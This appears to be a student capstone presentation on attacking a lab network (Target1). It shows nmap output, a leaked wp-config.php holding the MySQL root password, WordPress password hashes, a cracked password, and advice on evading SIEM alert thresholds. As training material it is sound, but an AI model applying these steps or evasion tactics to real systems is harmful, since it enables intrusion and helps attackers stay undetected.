Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: Elk

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux 3.2 - 4.9
Hostname: TARGET1

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Weak User Password	User had a weak password and attackers were able to guess it	SSH into web server
MySQL Database Access	Attackers were able to discover a file containing login info for MySQL Database	Gain access to MySQL database
MySQL Data Exfiltration	Browsing through tables in database the attackers were able to discover password hashes of all users	Exfiltrate the password hashes and crack them via John the Ripper


Exploits Used

Exploitation: Weak User Password (Target 1)

Summarize the following:

- How did you exploit the vulnerability? -Michael had his own name as his password and was easy to guess.
- What did the exploit achieve? -Guessing his password gavea us limited access to the system as well as a login to the MySQL database. Which allowed us to find the password hashes for another user.
- Include a screenshot or command output illustrating the exploit.





Exploitation: MySQL Database Access

Summarize the following:

- Used Michael's privileges to locate the MySQL username and password for the WordPress site database
- Gained root access to the MySQL Database

```
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```

Exploitation: My SQL Data Exfiltration

Summarize the following:

- MySQL database enumeration and queries
- Discovered the password hashes for Michael and Steven and saved them to a wp_hashes.txt file to be cracked via John the Ripper

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email       | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)
```

```
 GNU nano 4.8                    wp_hashes2
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
```

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents is ABOVE 3500 for the last 60 seconds
- Which metrics do they measure?
  - Packets requests from all the same source IP to all destination ports
- Which thresholds do they fire at?
  - Requests must exceed 3500 hits for longer than 60 seconds

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-28 16:53 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Only target known ports that can be a vulnerability
- Are there alternative exploits that may perform better?
  - Limit the number of HTTP requests that are sent within the 60 second window

Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit?


  WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes

- Which metrics do they measure?

  HTTP error code 401 that may indicate an attacker

- Which thresholds do they fire at?

  Above 400 HTTP responses over a 5 minute period



Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Pause for 1 minute after every 100 HTTP requests

- Are there alternative exploits that may perform better?

  Use command line sniffing instead of a program like wpscan

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+---------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email       | user_url | user_registered     | user_activation_key | us
er_status | display_name |
+----+------------+------------------------------------+---------------+---
---------------+---------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |
       0 | michael
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |
       0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+---------+---------------+
2 rows in set (0.00 sec)
```

Stealth Exploitation of Password Cracking

Monitoring Overview

- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- CPU Processes
- Above .5 per every 5 minutes

```
root@Kali:~# john --show wp_hases2
stat: wp_hases2: No such file or directory
root@Kali:~# john --show wp_hashes2
steven:pink84
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Instead of using John on target machine, move wp_hashes.txt onto your local machine so that it uses your own CPU
- Are there alternative exploits that may perform better?

  Hashcat because it uses GPU instead of John the Ripper which uses CPU